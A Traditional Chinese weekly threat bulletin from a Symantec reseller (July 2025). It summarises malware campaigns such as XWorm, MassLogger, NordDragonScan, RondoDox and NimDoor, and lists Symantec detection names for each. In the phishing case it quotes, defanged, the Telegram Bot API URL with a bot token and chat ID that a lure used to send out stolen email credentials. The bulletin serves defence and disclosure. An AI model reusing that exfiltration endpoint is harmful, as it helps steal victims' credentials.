保安資訊--本周(台灣時間2025/07/11)賽門鐵克原廠防護公告重點說明

前言

賽門鐵克原廠首要任務就是保護我們的顧客，被譽為賽門鐵克解決方案專家的保安資訊更能發揮我們被高度認可的專業知識與技能、豐富經驗以及專為幫助客戶成功的服務熱忱，與顧客共同創造賽門鐵克解決方案的最大效益，並落實最佳實務的安全防護。攻擊者從不休息，我們更不會。一支技術精湛且敬業的團隊不斷創造新的防護措施，以應對每天發布成千上萬的新威脅。儘管不可能詳述我們已經可以防禦的每種新威脅，但該站點至少反映了我們的努力。這些公告分享針對當前熱門新聞話題有關威脅的保護更新，確保您已知道自己受到最佳的保護。點擊此處獲取賽門鐵克原廠防護公告(Protection Bulletins)。

關於 保安資訊有限公司 | 從協助顧客簡單使用賽門鐵克方案開始，到滿足顧客需求更超越顧客期望的價值。

在端點啟用賽門鐵克入侵預防系統(IPS) 的好處(以下皆為美國時間)

賽門鐵克的入侵預防系統 (IPS) 是業界一流的深層封包檢測技術引擎，可保護包括財富 500 強企業和消費者在內的數億個端點(桌機／筆電／伺服主機)。

過去的 7 天內，SEP 的網路層保護引擎 (IPS) 在 33 萬 2,600 台受保護端點上總共阻止了 5,130 萬次攻擊。這些攻擊中有 82.5% 在感染階段前就被有效阻止：**(2025/07/07)**

- 在**8萬800**台端點上，阻止了**2,200**萬次嘗試掃描**Web**伺服器的漏洞。
- 在**7萬3,200**台端點上，阻止了**560**萬次嘗試利用的**Windows**作業系統漏洞的攻擊。
- 在**2萬3,300**台**Windows**伺服主機上，阻止了**630**萬次攻擊。
- 在**4萬7,200**台端點上，阻止了**180**萬次嘗試掃描伺服器漏洞。
- 在**1萬2,400**台端點上，阻止了**89萬1,700**次嘗試掃描在**CMS**漏洞。
- 在**4萬1,500**台端點上，阻止了**180**萬次嘗試利用的應用程式漏洞。
- 在**5萬8,600**台端點上，阻止了**120**萬次試圖將用戶重定向到攻擊者控制的網站攻擊。
- 在**844**台端點上，阻止了**75萬2,400**次加密貨幣挖礦攻擊。
- 在**11萬600**台端點上，阻止了**830**萬台次向惡意軟體**C&C**連線的嘗試。
- 在**451**台端點上，阻止了**6萬6,700**次加密勒索嘗試。

強烈建議用戶在桌機／筆電／伺服主機上啟用 IPS (不要只把SEP/SES當一般的掃毒工具用，它有多個超強的主被動安全引擎，在安全配置正確下，駭客會知難而退)，以獲得最佳保護。點擊此處獲取有關啟用 IPS 的說明，或與保安資訊聯繫可獲得最快最有效的協助。

有憑有據!SEP的瀏覽器延伸防護功能，在上周所帶來的好處？

賽門鐵克的入侵預防系統 (IPS) 是業界最佳的深度資料包檢測引擎，可保護數億個端點(桌上型電腦和伺服器)，其中包括財富 500 強企業和消費者。

賽門鐵克端點安全 (SES) 或賽門鐵克端點防護 (SEP) 代理透過谷歌 Chrome 瀏覽器和微軟 Edge 瀏覽器的延伸供瀏覽器保護。這些延伸有兩個組成部分：

- 瀏覽器的入侵預防，利用 IPS 引擎保護客戶免受各種威脅的侵害。
- 網頁信譽，可識別可能包含惡意軟體、欺詐、網路釣魚和垃圾郵件等惡意內容的網域和網頁帶來的威脅，並阻止瀏覽這些網頁。

在過去 7 天內，賽門鐵克透過端點防護的瀏覽器延伸防護功能，在 29 萬 2,600 個受保護端點上阻止了總計 1,220 萬次攻擊。**(2025/07/07)**

- 使用網頁信譽情資，在 **281.7K** 個端點上阻止 **11.7M** 次攻擊。
- 攔截 **27.9K** 個端點上 **336.7K** 次攻擊，這些攻擊試圖將用戶重定向到攻擊者控制的網站上。
- 在 **7.9K** 個端點上攔截 **190.7K** 次瀏覽器通知詐騙攻擊／技術支援詐騙攻擊／加密劫持嘗試。
- 在 **376** 個端點上攔截 **7K** 次攻擊，這些攻擊利用被入侵操控網站上的惡意腳本注入。

建議客戶啟用端點防護 (SEP) 的瀏覽器延伸，以獲得最佳防護。按下此處獲取：整合瀏覽器延伸和 Symantec Endpoint Protection (SEP)，防止惡意網站的說明。

2025/07/10

惡意腳本引爆後續的XWorm遠端存取木馬(RAT)

散佈 XWorm 遠端存取木馬 (RAT) 的網路攻擊行動通常會利用各種程式語言腳本。最常見的惡意指令碼包括批次檔案，以及以 Visual Basic、JavaScript 和 PowerShell 撰寫的指令碼。這種手法很可能是為了逃避安全解決方案的偵測和攔截。作為一種遠端存取特洛伊木馬 (RAT)，XWorm 提供了廣泛的功能，包括程式碼執行、資料外洩和鍵盤記錄。

賽門鐵克已經於第一時間提供多種有效保護(SEP/SESC/SMG/SMSMEX/Email.Security.cloud/DCS/EDR)。以下說明為 Symantec 偵測到的惡意程式名稱及有效對應的防護機制：

自適應防護技術(包含於SESC)：

- ACM.Ps-Base64!g1
- ACM.Ps-FlPst!g1
- ACM.Ps-Http!g2
- ACM.Ps-Wscr!g1
- ACM.Wscr-CNPE!g1
- ACM.Wscr-Ps!g1

VMware Carbon Black 產品的防護機制：

VMware Carbon Black 產品中既有政策就能阻止並檢測到相關的惡意指標。建議的基本政策是阻止所有類型的惡意軟體執行 (已知、可疑和垃圾程式)，並延遲雲掃描的執行，以便從

VMware Carbon Black Cloud 的信譽服務中獲得最大使用效益。

檔案型(基於回應式樣本的病毒定義檔)防護：

- CL.Downloader!gen92
- Downloader
- ISB.Dropper!gen4
- ISB.Heuristic!gen5
- ISB.Suspexec!gen48
- Scr.Guloader!gen10
- Scr.Guloader!gen11
- Scr.Malcode!gen
- Scr.Malscript!gen29
- Scr.xSense!gen12
- Trojan Horse
- Trojan.Gen.MBT
- Trojan.Gen.NPE

網路層防護：

我們的 Webpulse (網頁脈衝) 網頁自動回饋框架以及其他先進的網路層防護技術，已將其列為如下分類的網頁型攻擊：

- Audit: Suspicious Process Accessing Lets Encrypt Certified Site

---

2025/07/09

冒用官方機構常常是網路釣魚的手法又一例～「Ordre des Experts-Comptables」的文件成為好釣餌

賽門鐵克又發現一起網路釣魚行動，利用欺騙性的 HTML 附件偽裝成法國註冊會計師的專業組織 (法國國家特許會計師公會) (l'Ordre des Experts-Comptables) 的官方文件。此攻擊從本機儲存的 HTML 檔案「SUBVENTION + ATTESTATION DE VIREMENT.html」開始，目的是模仿安全入口網站進行文件驗證，並收集電子郵件憑證 (帳密)。

打開檔案後，使用者會看到一個專業風格的網頁，其中引用一個受保護的 PDF 文件。誘餌聲稱該文件是一份需要認證的撥款驗證表格。其品牌形象令人信服，具有官方外觀的標誌、版面設計和術語--全部使用法文，以建立可信度。

一旦使用者輸入電子郵件地址，密碼欄位就會動態出現。輸入密碼並點選「Continuer」按鈕後，他們的憑證就會透過 HTTP GET 請求，悄悄地外洩到 Telegram Bot API (hxxps[:]//api[.]telegram[.]org/bot6659622163:AAH9_3Wm_ITlk8KqsYTGVOweDWfTt5BfXLs/sendMessage?chat_id=6401589507&text=email:password) 。

此方法將擷取的電子郵件和密碼以純文字直接傳送到攻擊者控制的 Telegram 頻道。Telegram 因其易用、匿名和即時傳送的特性，已逐漸成為威脅份子常用的外洩管道。

我們也觀察到 JavaScript 程式碼內使用擾亂的函式名稱和動態載入處理程式之基本混淆來防

止簡單的分析。程式碼會停用右鍵上下文功能表以妨礙檢查，並包含模仿一般電子郵件平台提示的偽造錯誤訊息 (例如：「Ce mot de passe est incorrect」)。

賽門鐵克已經於第一時間提供多種有效保護(SEP/SESC/SMG/SMSMEX/Email.Security.cloud/DCS/EDR)。以下說明為 Symantec 偵測到的惡意程式名稱及有效對應的防護機制：

VMware Carbon Black 產品的防護機制：

VMware Carbon Black 產品中既有政策就能阻止並檢測到相關的惡意指標。建議的基本政策是阻止所有類型的惡意軟體執行 (已知、可疑和垃圾程式)，並延遲雲掃描的執行，以便從 VMware Carbon Black Cloud 的信譽服務中獲得最大使用效益。

郵件安全防護機制：

不管是地端自建 (SMG／SMSEX) 的郵件過濾／安全閘道及主機防護、雲端郵件安全服務 (E-mail Security.Cloud) 以及郵件威脅隔離 (ETI)，都能提供終端用戶隔絕或隔離威脅於境外的保護 (威脅不落地)。

檔案型(基於回應式樣本的病毒定義檔)防護：

- Phish.ScrTgHtml!gen1

2025/07/08
防護亮點：深度學習有助於偵測傳送MassLogger和XWorm惡意酬載的隱匿式腳本威脅

在現今多變的網路安全環境中，惡意的行為者不斷進化其策略以逃避偵測。其中以腳本為基礎的惡意軟體是一大挑戰。這些威脅通常利用複雜的混淆和多階段傳送技術來繞過傳統的防毒引擎。

儘管傳統引擎可以收集大量的遙測資料，但它們往往難以有效地將各種指標相互關聯並量化。舉例來說，API 呼叫序列可能是強烈的行為訊號，但其無數的組合卻讓偵測新模式變得極為困難。同樣地，識別混淆是非常重要的，但在各種技術中測量其 (混淆) 程度卻非常複雜。

為了因應這些挑戰，賽門鐵克開發尖端的深度學習惡意軟體引擎。這個系統運用神經網路從大規模資料集自動學習資訊顯示，有效量化多種指標以產生統一的惡意程度評分。


案例研究：挑戰 Masslogger 和 XWorm 的腳本型惡意程式載入器

最近，這個深度學習引擎成功偵測並阻擋 MassLogger 和 XWorm 傳送活動中涉及的高度迴避性腳本型惡意軟體--這些威脅之前都躲過傳統防禦系統的攻擊。

MassLogger 攻擊

在這些攻擊中，惡意電子郵件被用來傳送壓縮檔附件--通常是 RAR、ZIP、GZIP 或 ISO 等格式。這些檔案包含 VBE 指令碼 (已編碼的 VBScript 檔案)，作為初始感染媒介。

傳送 MassLogger 的惡意電子郵件範例




已編碼的 VBE 檔案

Offset	0	1	2	3	4	5	6	7	8	9	A	B	C	D	E	F	ASCII
00000000	FF	FE	23	00	40	00	7E	00	5E	00	6B	00	6E	00	55	00	..#.@.~.^.k.n.U.
00000010	47	00	41	00	41	00	3D	00	3D	00	36	00	61	00	59	00	G.A.A.=.=.6.a.Y.
00000020	72	00	4B	00	78	00	2C	00	32	00	36	00	61	00	56	00	r.K.x.,.2.6.a.V.
00000030	62	00	5E	00	6B	00	44	00	40	00	23	00	40	00	26	00	b.^.k.D.@.#.@.&.
00000040	40	00	23	00	40	00	26	00	66	00	72	00	68	00	2C	00	@.#.@.&.f.r.h.,.
00000050	66	00	53	00	67	00	29	00	43	00	42	00	50	00	28	00	f.S.g.).C.B.P.(.
00000060	78	00	5D	00	75	00	32	00	42	00	50	00	26	00	35	00	x.].u.2.B.P.&.5.
00000070	69	00	6A	00	24	00	53	00	2C	00	7D	00	46	00	5A	00	i.j.$.S.,.}.F.Z.
00000080	5F	00	28	00	7E	00	2C	00	6E	00	7D	00	5D	00	7D	00	_.(.~.,.n.}.].}.
00000090	39	00	7E	00	7E	00	74	00	49	00	28	00	50	00	2E	00	9.~.~.t.I.(.P...
000000A0	40	00	23	00	40	00	26	00	40	00	23	00	40	00	26	00	@.#.@.&.@.#.@.&.
000000B0	40	00	23	00	40	00	26	00	40	00	23	00	40	00	26	00	@.#.@.&.@.#.@.&.

執行時，VBE 腳本會解碼嵌入的字串和資料，然後儲存在系統註冊表中。包括最後的有效酬載 MassLogger。

儲存在機碼中的有效酬載 MassLogger




賽門鐵克基於深度學習的偵測引擎成功識別出這類 VBE 檔案，將其分類為 Scr.xSense!gen12，並在早期階段攔截其攻擊。

XWorm 攻擊


在這些攻擊中，電子郵件也是主要的傳送管道。附件--通常是 ZIP 或 7-Zip 壓縮檔--包含內嵌惡意程式碼的 VBScript (VBS) 檔案。

傳送 XWorm 的惡意電子郵件範例



為了逃避偵測，惡意邏輯會被混淆在大量的垃圾程式碼中。

隱藏在垃圾程式碼中的惡意程式碼



執行後，腳本會建構並啟動一個 Base64 編碼的字串 PowerShell 指令，然後下載 .NET 載入程式。此載入程式隨後會從遠端主機擷取最終的有效酬載。在這種情況下，最終的有效酬載就是 XWorm 遠端存取特洛伊木馬 (RAT)。賽門鐵克的深度學習解決方案會主動將 VBS 檔案標示為 Scr.xSense!gen1、Scr.xSense!gen3 和 Scr.xSense!gen12。

賽門鐵克提供與時俱進的防禦機制：適用更大範圍與發揮更高效能

上述兩個案例都表現出嚴重的混淆現象--包括多層次編碼、字串分割與重組，以及垃圾程式碼--以阻礙分析。它們採用非常規的執行流程：一個透過機碼的注入達到無檔案持久化，另一個則利用 PowerShell 在執行時載入 .NET 的有效籌載。這些多樣貌的技術顯示傳統偵測方法的限制，並強調需要更具適應性的情境感知防禦系統。

在我們的深度學習解決方案中，我們整合一個高效能、在真實情境可商業化運用的推論引擎 (Inference Engine)，讓我們能夠持續部署先進 AI 技術來保護我們的使用者。由於攻擊者越來越多利用包括大型語言模型在內的新技術來製作俱規避能力和情境適應性高的惡意軟體，我們正以智慧學習的偵測能力進行反擊。

此外，我們的系統還能透過樣本泛化偵測前所未見的威脅，並透過行為情境分析而非僅依賴靜態特徵來減少誤報。它對於常見的迴避策略 (例如：混淆和多樣貌) 有很強的抵抗力，並即時支援與新興攻擊方法一同演進的適應性防禦策略。


透過在數百萬個實際樣本上進行訓練，我們的模型能夠識別各種環境中的各種惡意模式。這些能力的結合，能夠建立更聰明、更主動的安全基礎架構，向前邁進了重要的一步--不僅能與現今的威脅並駕齊驅，還能為未來的威脅做好準備。

我們的深度學習解決方案在設計上有幾個主要目標：

- 廣泛的產品相容性：我們的設計可在各種賽門鐵克產品 (包括資源有限的產品) 上運作，以確保廣泛的適用性和快速掃描。
- 廣泛的非 PE 檔案類型涵蓋範圍：我們的解決方案支援多種指令碼語言的深入分析，包括但不限於 JavaScript、VBScript、VBA、PowerShell、批次和指令列。這可有效偵測嵌入各種指令碼檔案類型的威脅，例如：.bat、.cmd、.lnk、.js、.jse、.vbs、.vbe、.doc、.xls、.ps1、.html、.hta、.wsf、.sct、.pdf、.rtf、.reg 等。

實際觀察證實此技術的有效性，不僅能阻擋上述的攻擊，還能偵測到其他普遍的威脅，例如：Guloader、Remcos 等。

使用賽門鐵克深度學習偵測腳本型的惡意軟體



在賽門鐵克，我們持續進化以深度學習為基礎的偵測能力，以滿足威脅環境不斷變化的需求。隨著威脅份子不斷適應與創新，我們的防禦系統也必須如此。我們一直以來總是專注於提高精確度、擴大涵蓋範圍，並確保在現實世界中為使用者提供及時的保護。

欲深入了解更多有關賽門鐵克端點安全完整版(SESC)的詳細資訊--Symantec Endpoint Security Complete，請點擊此處。
欲深入了解賽門鐵克的端點多層次防護解決方案中「進階機器學習」防護技術，請點擊此處。

2025/07/08

NordDragonScan惡意竊密程式

NordDragonScan 是 Fortinet 研究人員新發現的一種 Windows 平台惡意竊密程式。最近觀察到的攻擊行動利用惡意的 .HTA 檔案，將惡意竊密程式有效酬載傳送給目標受害者。威脅份子還嘗試透過掃描本地網路中任何可觸及和可能存在漏洞的系統來列出受感染的網路。NordDragonScan 惡意竊密程式的功能是從遭入侵的機器上的系統瀏覽器、系統截圖和文件檔案中收集系統資訊、憑證、資料和用戶檔案。被盜取的資訊會滲出到攻擊者控制的 C&C 伺服器。

賽門鐵克已經於第一時間提供多種有效保護(SEP/SESC/SMG/SMSMEX/Email.Security.cloud/DCS/EDR)。以下說明為 Symantec 偵測到的惡意程式名稱及有效對應的防護機制：

自適應防護技術(包含於SESC)：

- ACM.Mshta-CNPE!g1
- ACM.Mshta-CPE!g1
- ACM.Mshta-Http!g1
- ACM.Ps-Mshta!g1
- ACM.Ps-Rd32!g1
- ACM.Untrst-RgPst!g1
- ACM.Untrst-RunSys!g1

基於行為偵測技術(SONAR)的防護：

- SONAR.Stealer!gen1

VMware Carbon Black 產品的防護機制：

VMware Carbon Black 產品中既有政策就能阻止並檢測到相關的惡意指標。建議的基本政策是阻止所有類型的惡意軟體執行 (已知、可疑和垃圾程式)，並延遲雲掃描的執行，以便從 VMware Carbon Black Cloud 的信譽服務中獲得最大使用效益。

檔案型(基於回應式樣本的病毒定義檔)防護：

- CL.Downloader!gen203
- Downloader
- Scr.Malcode!gen23
- Scr.Malscript!gen23
- Scr.xSense!gen3

- Trojan.Gen.NPE
- Trojan Horse
- Web.Reputation.1
- Web.Reputation.3
- WS.Malware.1
- WS.Malware.2
- WS.SecurityRisk.4

基於機器學習的防禦技術：

- Heur.AdvML.A!300
- Heur.AdvML.A!400
- Heur.AdvML.A!500
- Heur.AdvML.C

網路層防護：

我們的 Webpulse (網頁脈衝) 網頁自動回饋框架以及其他先進的網路層防護技術，已將其列為如下分類的網頁型攻擊：

- Web Attack: Webpulse Bad Reputation Domain Request

基於網頁防護(如果您有使用WSS--地端或雲端網頁分類／過濾／安全服務)：

被發現的惡意網域名稱／IP位址已於第一時間收錄於不安全分類列表中。

2025/07/07

新出現～RondoDox殭屍網路

RondoDox 是 Fortinet 研究人員最近發現的新型殭屍網路。根據報告，RondoDox 利用兩個高度嚴重的漏洞進行傳播：CVE-2024-3721 和 CVE-2024-12856。該惡意程式針對多種架構，包括 ARM、MIPS、Intel 80386、PowerPC、x86-64 等。成功感染後，惡意軟體會建立持久性，終止與分析工具或網路公用程式相關的各種程序，並啟動與攻擊者控制的 C&C 伺服器的連線。RondoDox 可能會用於執行各種分散式阻斷服務 (DDoS) 攻擊 (透過 HTTP、UDP 或 TCP)。

賽門鐵克已經於第一時間提供多種有效保護 (SEP/SESC/SMG/SMSMEX/Email.Security.cloud/DCS/EDR)。以下說明為 Symantec 偵測到的惡意程式名稱及有效對應的防護機制：

VMware Carbon Black 產品的防護機制：

VMware Carbon Black 產品中既有政策就能阻止並檢測到相關的惡意指標。建議的基本政策是阻止所有類型的惡意軟體執行 (已知、可疑和垃圾程式)，並延遲雲掃描的執行，以便從 VMware Carbon Black Cloud 的信譽服務中獲得最大使用效益。

檔案型(基於回應式樣本的病毒定義檔)防護：

- Linux.Mirai
- Trojan.Gen.MBT
- WS.Malware.1

網路層防護：

我們的 Webpulse (網頁脈衝) 網頁自動回饋框架以及其他先進的網路層防護技術，已將其列為如下分類的網頁型攻擊：

- Audit: Github Cloud Service Connect Attempt
- Audit: PowerShell Process Accessing Github

基於網頁防護(如果您有使用WSS--地端或雲端網頁分類／過濾／安全服務)：

被發現的惡意網域名稱／IP位址已於第一時間收錄於不安全分類列表中。

2025/07/07

Datebug進階持續威脅(APT)駭客組織鎖定BOSS Linux系統發動攻擊

據報導，Datebug 駭客組織 (也稱為 APT36 或 Transparent Tribe) 鎖定 BOSS Linux 系統發新一波波攻擊行動。這個多階段作業利用網路釣魚的方式針對印度國防部門。攻擊者部署惡意的 .desktop 檔案，並下載 .elf 格式的最終有效酬載。受害者也會收到偽裝成 Cyber Security Advisories 誘餌的 PowerPoint 文件，表現出電子郵件的真實性和緊迫性。Datebug APT 利用已部署的惡意軟體進行偵查和資料滲透。

賽門鐵克已經於第一時間提供多種有效保護(SEP/SESC/SMG/SMSMEX/Email.Security.cloud/DCS/EDR)。以下說明為 Symantec 偵測到的惡意程式名稱及有效對應的防護機制：

VMware Carbon Black 產品的防護機制：

VMware Carbon Black 產品中既有政策就能阻止並檢測到相關的惡意指標。建議的基本政策是阻止所有類型的惡意軟體執行 (已知、可疑和垃圾程式)，並延遲雲掃描的執行，以便從 VMware Carbon Black Cloud 的信譽服務中獲得最大使用效益。

檔案型(基於回應式樣本的病毒定義檔)防護：

- Downloader
- Trojan Horse
- Web.Reputation.1
- Web.Reputation.3
- WS.Malware.1
- WS.Malware.2

基於機器學習的防禦技術：

- Heur.AdvML.A
- Heur.AdvML.A!400
- Heur.AdvML.A!300
- Heur.AdvML.A!500
- Heur.AdvML.B!200
- Heur.AdvML.C

基於網頁防護(如果您有使用WSS--地端或雲端網頁分類／過濾／安全服務)：

被發現的惡意網域名稱／IP位址已於第一時間收錄於不安全分類列表中。

2025/07/07

macOS平台出現採用Nim語言撰寫的全新惡意程式：NimDoor

NimDoor 是 macOS 平台新發現的惡意軟體。此惡意軟體以 Nim 程式語言編譯，並以 Web3 和加密貨幣相關平台為目標。攻擊者利用社交工程招術來迷惑人心。他們冒充受信賴的聯絡人透過 Telegram 發送訊息，並向他們發送 Zoom 會議鏈接和執行假冒的 Zoom 更新腳本指示。一旦執行，腳本會擷取並執行預期的惡意有效酬載。感染後，惡意軟體會竊取各種資訊，包括竊取憑證、瀏覽器中儲存的資料、Telegram 使用者資料等。

賽門鐵克已經於第一時間提供多種有效保護(SEP/SESC/SMG/SMSMEX/Email.Security.cloud/DCS/EDR)。以下說明為 Symantec 偵測到的惡意程式名稱及有效對應的防護機制：

VMware Carbon Black 產品的防護機制：

VMware Carbon Black 產品中既有政策就能阻止並檢測到相關的惡意指標。建議的基本政策是阻止所有類型的惡意軟體執行 (已知、可疑和垃圾程式)，並延遲雲掃描的執行，以便從 VMware Carbon Black Cloud 的信譽服務中獲得最大使用效益。

檔案型(基於回應式樣本的病毒定義檔)防護：

- Infostealer
- OSX.Trojan.Gen
- OSX.Trojan.Gen.2
- Trojan Horse
- WS.Malware.1

基於網頁防護(如果您有使用WSS--地端或雲端網頁分類／過濾／安全服務)：

被發現的惡意網域名稱／IP位址已於第一時間收錄於不安全分類列表中。

關於賽門鐵克 (Symantec)

